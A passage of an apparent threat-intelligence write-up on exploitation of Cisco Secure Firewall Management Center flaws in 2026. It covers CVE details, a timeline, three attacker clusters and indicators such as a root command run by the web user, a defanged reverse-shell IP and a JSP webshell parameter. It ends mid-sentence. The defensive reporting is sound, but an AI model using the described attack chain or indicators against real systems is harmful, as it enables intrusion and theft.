Executive Summary
On 9 September 2026 Cisco Talos published a threat advisory that should end any remaining argument about whether CVE-2026-20079 and CVE-2026-20316 were theoretical. They are not. Unpatched Cisco Secure Firewall Management Center (FMC) appliances — the box that pushes policy to a fleet of Secure Firewall / Firepower devices — are being hit in the wild by three distinct clusters. One drops a JSP webshell and a JAR command executor and steals user hashes from FMC’s own database. One overlaps tooling with the Russian APT publicly called Sandworm and plants a Cyclops Blink implant. One is a Qilin ransomware affiliate that treats FMC as a beachhead into Active Directory, then encrypts endpoints.
CVE-2026-20079 is an unauthenticated authentication bypass (CWE-288) in the FMC web interface. Cisco scores it CVSS 3.1 10.0 with vector AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H: crafted HTTP, no login, root on the underlying Linux. It was found internally by Brandon Sakai, disclosed 4 March 2026, and confirmed exploited by PSIRT in August 2026. CVE-2026-20316 is a hard-coded low-privileged password (CWE-259), CVSS 5.3, SIR High because it chains. Jimi Sebree of Horizon3.ai reported it; Andy Niu of TrendAI Research independently. CISA added both to KEV. There are no workarounds. Hotfixes exist for 7.0, 7.2, 7.4, 7.6, 7.7 and 10.0. Cisco is explicit: a hotfix prevents the next hit. It does not clean a box that already ran package_info.pl /var/tmp/license.tmp --lsm as root from the www user.
Talos’ analysis illustrates three clusters of post-compromise activity on FMC instances associated with state-sponsored and crimeware threat actors.
Cisco Talos, 9 September 2026
Read this in two voices
This draft keeps every original figure, command, and IOC cell in the order Talos published them. Around that spine we add the Cisco PSIRT mechanics (CWE, CVSS, hotfix names, the official log IOC), a kitchen-table picture of why a manager is worth more than a firewall, ATT&CK mapping, a first-hour hunt, and the Qilin/Sandworm context Talos pointed at but did not fully unpack. Green boxes are for a smart non-specialist. Blue boxes are for people who will type commands on an FMC tonight.
- If you run a network: patch FMC this week, pull the management plane off the Internet, run Cisco’s
zgrep, rotate everything the box could see. - If you hunt: three playbooks, not one. Webshell + JAR is not Cyclops Blink is not Qilin. Share the IOC table; do not stop at hashes.
- If you brief executives: this is not “a firewall CVE.” It is “the panel that configures every firewall, plus a path into AD.”
What FMC actually is, and why criminals care

Cisco Secure Firewall Management Center is the on-prem (and historically Firepower Management Center) controller for a fleet of next-generation firewalls. Administrators log into one web UI, write access-control and IPS policy, and push it to dozens or hundreds of FTD / NGFW devices. The appliance therefore holds: administrator password hashes, device configurations, network object groups that are a map of the enterprise, often AD/LDAP bind accounts used for identity-based policy, certificates, and a privileged Linux userland with utilities such as OmniQuery.pl and package_info.pl.
A compromised FTD is a bad day on one choke point. A compromised FMC is a bad quarter: the attacker can read or rewrite policy, harvest creds that unlock the rest of the estate, and — as cluster 3 shows — use the manager as a SOCKS/SSH pivot onto LDAP, Kerberos, SMB and WinRM. That is why a CVSS 5.3 static password on FMC is SIR High, and why a CVSS 10.0 auth bypass is a KEV-class event rather than a patch Tuesday footnote.
show version on the manager, not on the sensors. If FMC is in a “management VRF” that still has a 1:1 NAT to the Internet, it is Internet-facing.The two bugs, without the marketing
CVE-2026-20079 — the desk does not check ID
Cisco’s advisory cisco-sa-onprem-fmc-authbypass-5JPp45V2 (first published 4 March 2026, last updated 9 September 2026, version 2.5) describes an authentication bypass in the FMC web interface. Root cause, in Cisco’s words: “an improper system process that is created at boot time.” An unauthenticated remote attacker sends crafted HTTP requests and can execute scripts and commands as root on the appliance OS. CWE-288 (Authentication Bypass Using an Alternate Path or Channel). Bugs: CSCwr96008, CSCwt95974. No workaround. Public Internet on the management interface is not required for the bug to exist; it is required for the cheapest exploitation path.
| Field | Value |
|---|---|
| CVE | CVE-2026-20079 |
| CWE | CWE-288 Authentication Bypass Using an Alternate Path or Channel |
| CVSS 3.1 | 10.0 Critical |
| Vector | AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H |
| SIR | Critical |
| Finder | Brandon Sakai, Cisco (internal) |
| Disclosed | 4 March 2026 |
| PSIRT: exploited | August 2026 (advisory 2.5 on 9 September confirms) |
| CISA KEV | Added 9 September 2026 (with CVE-2026-20316) |
| Workaround | None |
| Snort SIDs (Talos) | 66075–66080 |
CVE-2026-20316 — a spare key photocopied at the factory
Cisco’s advisory cisco-sa-fmc-static-cred-BET3Cjh (29 July 2026, version 1.5 on 11 August) is simpler and, in combination, just as useful to an attacker. The web interface ships a static password for a built-in low-privileged account (CWE-259). Anyone who knows the credential can log in unauthenticated-from-the-Internet and read what that account can read. CVSS 5.3 (AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N) — Cisco overrode the number with SIR High because the account is a stepping stone. Cluster 3 is the existence proof: static login, then package_info.pl as root, then AD.
Horizon3.ai (Jimi Sebree) reported the bug; Cisco also thanks Andy Niu of TrendAI Research. Horizon3’s public write-up lists affected branches 7.0.0–7.0.9, 7.2.0–7.2.11, 7.3.0–7.3.1.2, 7.4.0–7.4.7, 7.6.0–7.6.5, 7.7.0–7.7.12, 10.0.0–10.0.1. Cloud-delivered FMC is not affected. CISA KEV due date for US civilian federal agencies was 1 August 2026 — forty-eight hours after disclosure. That is BOD-class urgency, not a “next maintenance window” item.
| Field | Value |
|---|---|
| CVE | CVE-2026-20316 |
| CWE | CWE-259 Use of Hard-coded Password |
| CVSS 3.1 | 5.3 Medium (Cisco SIR: High) |
| Vector | AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N |
| Finder | Jimi Sebree, Horizon3.ai (also Andy Niu, TrendAI Research) |
| Bug | CSCwt95997 |
| Disclosed | 29 July 2026 |
| PSIRT: exploited | July 2026 (zero-day window) |
| CISA KEV | 29 July 2026; due 1 August 2026 |
| Workaround | None |
| Snort SID (Talos) | 66883 |
A short timeline so the panic is in the right month
| When | What |
|---|---|
| 4 Mar 2026 | Cisco discloses CVE-2026-20079 (internal find). Hotfixes begin shipping with the March bundled ASA/FMC/FTD publication. |
| Jul 2026 | PSIRT learns CVE-2026-20316 is exploited as a zero-day. CISA KEV 29 Jul, due 1 Aug. |
| 29 Jul 2026 | cisco-sa-fmc-static-cred-BET3Cjh v1.0. Same package_info.pl /var/tmp/license.tmp IOC later appears on the 20079 advisory too. |
| 31 Jul – 11 Aug | IOC wording tightened; researchers credited; hotfix customer-action text updated. |
| Aug 2026 | PSIRT confirms 20079 exploitation (advisory 2.5 will say so on 9 Sep). |
| 9 Sep 2026 | Talos names three clusters, dumps IOCs, Snort SIDs 66075–66080 / 66883 / 66960–66961. CISA KEV for 20079. |
| Week of 14 Sep 2026 | Cisco promised a “comprehensive hardening release” on top of the hotfixes. Apply the hotfix now; do not wait for the bundle if you are exposed. |
Two editorial nits, because operators will notice. Talos’s body says the hardening release lands “Week of September 14th”; a later sentence says “Week of September 16th.” Treat that as “week of 14 September 2026.” And the fifo reverse shell is already defanged in the Talos HTML as 208[.]123[.]119[.]215 — we keep their brackets.
Three crews, one desk

Talos does not claim the three clusters are the same actor. They claim the opposite: state-sponsored and crimeware, sharing a target because the target is valuable. UAT-12197 is a webshell-and-steal shop. UAT-11823 is an APT with Sandworm-class tooling (Cyclops Blink). UAT-11988 is, with high confidence, a Qilin affiliate. Avit is thanked for cluster 3. That mix — APT implant and ransomware affiliate on the same product in the same season — is the tell that the CVEs are being passed around, not closely held.
Cluster #1: UAT-12197
This cluster, in Talos’s telling, is a clean 20079 story. Successful exploitation, then a malicious JSP webshell dropped in the CSM Tomcat webroot. The shell Base64-decodes a parameter named F6C1F0E7 that holds the Java class name to load inside the JVM. That is a classic in-process loader: Tomcat already runs as a privileged web worker; the JSP is a remote class-for-name.

Talos published two screenshots of the webshell. They sit here in source order, at original 1750-pixel width — not the 1000-pixel Ghost derivative.


The shell was then used to drop a JAR named cmd.jar in the same directory. The JAR is not a fancy RAT. It takes a command line, and runs it with /bin/sh -c. The command Talos caught is an OmniQuery.pl 